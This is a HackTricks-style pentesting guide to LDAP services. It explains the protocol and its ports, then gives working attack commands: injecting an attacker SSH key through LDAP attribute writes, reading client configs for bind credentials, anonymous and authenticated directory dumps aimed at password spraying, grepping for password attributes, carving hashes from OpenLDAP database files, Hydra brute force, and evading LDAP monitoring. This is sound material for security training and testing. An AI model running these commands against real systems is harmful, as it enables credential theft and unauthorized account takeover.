389, 636, 3268, 3269 - Pentesting LDAP
LDAP (Lightweight Directory Access Protocol) provides access to directory services: clients can search, read, add, modify, and delete directory entries when access controls permit it. Common deployments store identities, groups, devices, and service configuration. LDAP was designed as a lighter-weight way to access directory models derived from X.500.[6][7]
An LDAP server is also called a Directory System Agent (DSA). A directory can be partitioned into naming contexts and distributed or replicated across DSAs, but not every server necessarily contains a synchronized copy of the entire tree. A DSA may return referrals when another server holds the requested data.[6][7]
Entries form a Directory Information Tree (DIT) and are identified by Distinguished Names (DNs). A deployment may use DNS-style domain components (dc=example,dc=com), country/organization components, organizational units, or another schema-appropriate hierarchy; there is no requirement that every tree follow a country → organization pattern.[6]
Common ports: TCP 389 for LDAP (optionally upgraded with StartTLS) and TCP 636 for LDAP over TLS (ldaps). On an Active Directory domain controller that is also a Global Catalog server, TCP 3268 provides Global Catalog LDAP and TCP 3269 provides Global Catalog LDAP over TLS.[8]
PORT    STATE SERVICE REASON
389/tcp open  ldap    syn-ack
636/tcp open  tcpwrapped
LDAP Data Interchange Format
LDIF (LDAP Data Interchange Format) defines the directory content as a set of records. It can also represent update requests (Add, Modify, Delete, Rename).
dn: dc=local
dc: local
objectClass: dcObject

dn: dc=moneycorp,dc=local
dc: moneycorp
objectClass: dcObject
objectClass: organization

dn: ou=it,dc=moneycorp,dc=local
objectClass: organizationalUnit
ou: it

dn: ou=marketing,dc=moneycorp,dc=local
objectClass: organizationalUnit
ou: marketing

dn: uid=pepe,ou=it,dc=moneycorp,dc=local
objectClass: inetOrgPerson
cn: Pepe Example
sn: Example
givenName: Pepe
uid: pepe
mail: pepe@hacktricks.xyz
telephoneNumber: 23627387495- Lines 1-3 define the top level domain local
- Lines 5-8 define the first level domain moneycorp (moneycorp.local)
- Lines 10-16 define two organizational units:
itandmarketing. - The final record creates a person entry and assigns schema-valid attributes.
Write data
Writable attributes can have security impact beyond the directory itself. For example, if a host is explicitly configured to retrieve SSH authorized keys from LDAP and you can replace a target’s sshPublicKey attribute, you may be able to authenticate as that user without their password. Confirm the SSH integration and attribute mapping; the mere presence of the attribute does not prove that any host consumes it.[1]
# Example from https://www.n00py.io/2020/02/exploiting-ldap-server-null-bind/
>>> import ldap3
>>> server = ldap3.Server('x.x.x.x', port =636, use_ssl = True)
>>> connection = ldap3.Connection(server, 'uid=USER,ou=USERS,dc=DOMAIN,dc=DOMAIN', 'PASSWORD', auto_bind=True)
>>> connection.bind()
True
>>> connection.extend.standard.who_am_i()
u'dn:uid=USER,ou=USERS,dc=DOMAIN,dc=DOMAIN'
>>> connection.modify('uid=USER,ou=USERS,dc=DOMAIN,dc=TLD', {'sshPublicKey': [(ldap3.MODIFY_REPLACE, ['ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDHRMu2et/B5bUyHkSANn2um9/qtmgUTEYmV9cyK1buvrS+K2gEKiZF5pQGjXrT71aNi5VxQS7f+s3uCPzwUzlI2rJWFncueM1AJYaC00senG61PoOjpqlz/EUYUfj6EUVkkfGB3AUL8z9zd2Nnv1kKDBsVz91o/P2GQGaBX9PwlSTiR8OGLHkp2Gqq468QiYZ5txrHf/l356r3dy/oNgZs7OWMTx2Rr5ARoeW5fwgleGPy6CqDN8qxIWntqiL1Oo4ulbts8OxIU9cVsqDsJzPMVPlRgDQesnpdt4cErnZ+Ut5ArMjYXR2igRHLK7atZH/qE717oXoiII3UIvFln2Ivvd8BRCvgpo+98PwN8wwxqV7AWo0hrE6dqRI7NC4yYRMvf7H8MuZQD5yPh2cZIEwhpk7NaHW0YAmR/WpRl4LbT+o884MpvFxIdkN1y1z+35haavzF/TnQ5N898RcKwll7mrvkbnGrknn+IT/v3US19fPJWzl1/pTqmAnkPThJW/k= badguy@evil'])]})
Linux client-side LDAP artifacts
On Linux hosts integrated with LDAP/AD, valuable secrets often live in the client configuration, not only on the LDAP server itself.
Common files:
ls -l /etc/sssd/sssd.conf /etc/nslcd.conf /etc/ldap/ldap.conf /etc/krb5.conf 2>/dev/null
sed -n '1,120p' /etc/sssd/sssd.conf 2>/dev/null
sed -n '1,120p' /etc/nslcd.conf 2>/dev/null
High-value keys:
ldap_uriandldap_search_base: where and what to queryldap_default_bind_dnandldap_default_authtok: reusable bind credentialsid_provider/auth_provider: tells you whether SSSD is using LDAP, Kerberos, or both
Useful follow-up:
grep -nE '^(ldap_uri|ldap_search_base|ldap_default_bind_dn|ldap_default_authtok|id_provider|auth_provider)\\s*=' \
  /etc/sssd/sssd.conf /etc/nslcd.conf 2>/dev/null

ldapsearch -x -H ldap://<target> -D "<bind-dn>" -w '<password>' -b "<base-dn>"
What to look for:
- world-readable
sssd.conf/nslcd.conf - cleartext bind credentials
- directory-backed SSH or sudo integrations that turn a readable config into real authz impact
Cleartext credentials and TLS downgrade risks
An LDAP simple bind over an unprotected connection exposes the bind DN and password to an on-path observer. Not every authentication mechanism is plaintext: SASL mechanisms may provide their own integrity/confidentiality, and StartTLS or ldaps:// can protect the session.[9]
An on-path attacker may be able to suppress or interfere with StartTLS when a client treats TLS as optional and falls back to an unprotected simple bind. A correctly configured client must require TLS before sending credentials and fail closed if negotiation fails.
For ldaps:// or successfully negotiated StartTLS, interception additionally requires the client to accept an untrusted or name-mismatched certificate, or compromise of a trusted CA/key. LDAP clients are often unattended services, so certificate validation policy—not an interactive user prompt—is the relevant control.[10]
Anonymous Access
Bypass TLS SNI check
In the cited environment, resolving an attacker-chosen hostname to the LDAP service changed how the TLS connection was accepted and made an anonymously readable directory reachable. Treat this as a deployment-specific hostname/SNI and certificate-routing check, not a generic LDAP authentication bypass:[2]
ldapsearch -H ldaps://company.com:636/ -x -s base -b '' "(objectClass=*)" "*" +LDAP anonymous binds
An LDAP anonymous bind establishes an unauthenticated authorization state. Active Directory allows limited RootDSE discovery anonymously but, since Windows Server 2003 defaults, generally requires authentication to search directory data. Administrators can deliberately grant broader anonymous access for legacy applications; a mistaken ACL can then expose users, groups, computers, attributes, or policy data.[3]
Anonymous LDAP enumeration with NetExec (null bind)
If null/anonymous bind is allowed, you can pull users, groups, and attributes directly via NetExec’s LDAP module without creds.[4][5] Useful filters:
- (objectClass=*) to inventory objects under a base DN
- (sAMAccountName=*) to harvest user principals
Examples:
# Enumerate objects from the root DSE (base DN autodetected)
netexec ldap <DC_FQDN> -u '' -p '' --query "(objectClass=*)" ""

# Dump users with key attributes for spraying and targeting
netexec ldap <DC_FQDN> -u '' -p '' --query "(sAMAccountName=*)" ""

# Extract just the sAMAccountName field into a list
netexec ldap <DC_FQDN> -u '' -p '' --query "(sAMAccountName=*)" "" \
  | awk -F': ' '/sAMAccountName:/ {print $2}' | sort -u > users.txt
What to look for:
- sAMAccountName, userPrincipalName
- memberOf and OU placement to scope targeted sprays
- pwdLastSet (temporal patterns), userAccountControl flags (disabled, smartcard required, etc.)
Note: When the requested anonymous search is not permitted, an Operations error indicating that a bind is required is common. Other errors can reflect the base DN, filter, signing/channel-binding policy, or server-specific access controls.
Valid Credentials
If you have valid credentials to login into the LDAP server, you can dump all the information about the Domain Admin using:
pip3 install ldapdomaindump
ldapdomaindump <IP> [-r <IP>] -u '<domain>\<username>' -p '<password>' [--authtype SIMPLE] --no-json --no-grep [-o /path/dir]
Brute Force
Enumeration
Automated
These scripts may reveal anonymously accessible metadata such as naming contexts and supported controls:
nmap -n -sV --script "ldap* and not brute" <IP> #Using anonymous credentialsPython
See LDAP enumeration with python
You can enumerate an LDAP directory with or without credentials using Python: pip3 install ldap3.
First try to connect without credentials:
>>> import ldap3
>>> server = ldap3.Server('x.X.x.X', get_info = ldap3.ALL, port =636, use_ssl = True)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
If the bind returns True, inspect RootDSE metadata such as naming contexts and supported features. A successful anonymous bind does not imply that subtree searches are authorized.
>>> server.info
DSA info (from DSE):
Supported LDAP versions: 3
Naming contexts:
dc=DOMAIN,dc=DOMAIN
Once you have a naming context, this subtree query requests all objects the bound identity is allowed to read:
>>> connection.search(search_base='DC=DOMAIN,DC=DOMAIN', search_filter='(&(objectClass=*))', search_scope='SUBTREE', attributes='*')
True
>> connection.entries
Or dump the whole ldap:
>> connection.search(search_base='DC=DOMAIN,DC=DOMAIN', search_filter='(&(objectClass=person))', search_scope='SUBTREE', attributes='userPassword')
True
>>> connection.entries
windapsearch
Windapsearch is a Python script useful to enumerate users, groups, and computers from a Windows domain by utilizing LDAP queries.
# Get computers
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --computers
# Get groups
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --groups
# Get users
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --users
# Get Domain Admins
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --da
# Get Privileged Users
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --privileged-users
ldapsearch
Check null credentials or if your credentials are valid:
ldapsearch -x -H ldap://<IP> -D '' -w '' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
# CREDENTIALS NOT VALID RESPONSE
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A4C, comment: In order to perform this opera
tion a successful bind must be completed on the connection., data 0, v3839An error saying that a successful bind must be completed means the requested operation is not permitted in the current authentication state. Possible causes include invalid credentials, an anonymous/omitted bind, or a server policy requiring signing, channel binding, or a different authentication mechanism.
You can extract everything from a domain using:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
-x Simple Authentication
-H LDAP Server
-D My User
-w My password
-b Base site, all data from here will be given
Extract users:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"
#Example: ldapsearch -x -H ldap://<IP> -D 'MYDOM\john' -w 'johnpassw' -b "CN=Users,DC=mydom,DC=local"
Extract computers:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Computers,DC=<1_SUBDOMAIN>,DC=<TLD>"Extract my info:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=<MY NAME>,CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"Extract Domain Admins:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Domain Admins,CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"Extract Domain Users:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Domain Users,CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"Extract Enterprise Admins:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Enterprise Admins,CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"Extract Administrators:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Administrators,CN=Builtin,DC=<1_SUBDOMAIN>,DC=<TLD>"Extract Remote Desktop Group:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Remote Desktop Users,CN=Builtin,DC=<1_SUBDOMAIN>,DC=<TLD>"To see if you have access to any password you can use grep after executing one of the queries:
<ldapsearchcmd...> | grep -i -A2 -B2 "userpas"Values in password-like attributes may be hashes, application-specific secrets, stale data, or decoys rather than current plaintext passwords.
pbis
You can download pbis from here: https://github.com/BeyondTrust/pbis-open/ and it’s usually installed in /opt/pbis.
PBIS Open is now an archived project, but it may still be installed on older LDAP/AD-integrated hosts. Its utilities can expose useful local integration information:
#Read keytab file
./klist -k /etc/krb5.keytab

#Get known domains info
./get-status
./lsa get-status

#Get basic metrics
./get-metrics
./lsa get-metrics

#Get users
./enum-users
./lsa enum-users

#Get groups
./enum-groups
./lsa enum-groups

#Get all kind of objects
./enum-objects
./lsa enum-objects

#Get groups of a user
./list-groups-for-user <username>
./lsa list-groups-for-user <username>
#Get groups of each user
./enum-users | grep "Name:" | sed -e "s,\\,\\\\\\,g" | awk '{print $2}' | while read name; do ./list-groups-for-user "$name"; echo -e "========================\n"; done

#Get users of a group
./enum-members --by-name "domain admins"
./lsa enum-members --by-name "domain admins"
#Get users of each group
./enum-groups | grep "Name:" | sed -e "s,\\,\\\\\\,g" | awk '{print $2}' | while read name; do echo "$name"; ./enum-members --by-name "$name"; echo -e "========================\n"; done

#Get description of each user
./adtool -a search-user --name CN="*" --keytab=/etc/krb5.keytab -n <Username> | grep "CN" | while read line; do
    echo "$line";
    ./adtool --keytab=/etc/krb5.keytab -n <username> -a lookup-object --dn="$line" --attr "description";
    echo "======================"
done
Graphical Interface
Apache Directory
Download Apache Directory from here. You can find an example of how to use this tool here.
jxplorer
You can download a graphical interface with LDAP server here: http://www.jxplorer.org/downloads/users.html
By default it may be installed in /opt/jxplorer.

Godap
Godap is an interactive terminal user interface for LDAP that can be used to interact with objects and attributes in AD and other LDAP servers. It is available for Windows, Linux and MacOS and supports simple binds, pass-the-hash, pass-the-ticket & pass-the-cert, along with several other specialized features such as searching/creating/changing/deleting objects, adding/removing users from groups, changing passwords, editing object permissions (DACLs), modifying Active-Directory Integrated DNS (ADIDNS), exporting to JSON files, etc.

You can access it in https://github.com/Macmod/godap. For usage examples and instructions read the Wiki.
Ldapx
Ldapx is a flexible LDAP proxy that can be used to inspect & transform LDAP traffic from other tools. It can be used to obfuscate LDAP traffic to attempt to bypass identity protection & LDAP monitoring tools and implements most of the methods presented in the MaLDAPtive talk.

You can get it from https://github.com/Macmod/ldapx.
Authentication via Kerberos
With a valid Kerberos credential cache and correct service principal/DNS setup, ldapsearch -Y GSSAPI uses SASL GSSAPI rather than a simple bind. Whether another invocation uses NTLM depends on the LDAP library and SASL mechanism; ldapsearch -x specifically requests simple authentication.
Post-exploitation
Legacy OpenLDAP deployments may store Berkeley DB files under /var/lib/ldap. If the exact backend uses readable .bdb files, this historical string-carving approach may recover password-hash records, but modern mdb backends and binary database formats require backend-aware offline tooling or a consistent backup:
cat /var/lib/ldap/*.bdb | grep -i -a -E -o "description.*" | sort | uniq -uExtract only the hash value (for example, the string beginning with {SSHA}) and select the matching John the Ripper/Hashcat format. Do not append adjacent LDIF or database fields such as structuralObjectClass.
Configuration Files
- General
- containers.ldif
- ldap.cfg
- ldap.conf
- ldap.xml
- ldap-config.xml
- ldap-realm.xml
- slapd.conf
- IBM SecureWay V3 server
- V3.sas.oc
- Microsoft Active Directory server
- msadClassesAttrs.ldif
- Netscape Directory Server 4
- nsslapd.sas_at.conf
- nsslapd.sas_oc.conf
- OpenLDAP directory server
- slapd.sas_at.conf
- slapd.sas_oc.conf
- Sun ONE Directory Server 5.1
- 75sas.ldif
HackTricks Automatic Commands
Protocol_Name: LDAP    #Protocol Abbreviation if there is one.
Port_Number:  389,636     #Comma separated if there is more than one.
Protocol_Description: Lightweight Directory Access Protocol         #Protocol Abbreviation Spelled out

Entry_1:
  Name: Notes
  Description: Notes for LDAP
  Note: |
    The use of LDAP (Lightweight Directory Access Protocol) is mainly for locating various entities such as organizations, individuals, and resources like files and devices within networks, both public and private. It offers a streamlined approach compared to its predecessor, DAP, by having a smaller code footprint.

    https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-ldap.html

Entry_2:
  Name: Banner Grab
  Description: Grab LDAP Banner
  Command: nmap -p 389 --script ldap-search -Pn {IP}

Entry_3:
  Name: LdapSearch
  Description: Base LdapSearch
  Command: ldapsearch -H ldap://{IP} -x

Entry_4:
  Name: LdapSearch Naming Context Dump
  Description: Attempt to get LDAP Naming Context
  Command: ldapsearch -H ldap://{IP} -x -s base namingcontexts

Entry_5:
  Name: LdapSearch Big Dump
  Description: Need Naming Context to do big dump
  Command: ldapsearch -H ldap://{IP} -x -b "{Naming_Context}"

Entry_6:
  Name: Hydra Brute Force
  Description: Need User
  Command: hydra -l {Username} -P {Big_Passwordlist} {IP} ldap2 -V -f

Entry_7:
    Name: Netexec LDAP BloodHound
    Command: nxc ldap <IP> -u <USERNAME> -p <PASSWORD> --bloodhound -c All -d <DOMAIN.LOCAL> --dns-server <IP> --dns-tcp
References
- [1] Exploiting LDAP Server NULL Bind
- [2] Exploiting Arbitrary Object Instantiations in PHP without Custom Classes
- [3] Microsoft: Anonymous LDAP operations to Active Directory are disabled
- [4] HTB: Baby — Anonymous LDAP → Password Spray → SeBackupPrivilege → Domain Admin
- [5] NetExec (CME successor)
- [6] RFC 4512 – LDAP Directory Information Models
- [7] RFC 4511 – LDAP protocol operations
- [8] Microsoft Active Directory LDAP and Global Catalog ports
- [9] RFC 4513 – LDAP authentication methods and security mechanisms
- [10] OpenLDAP 2.6 Administrator’s Guide – Using TLS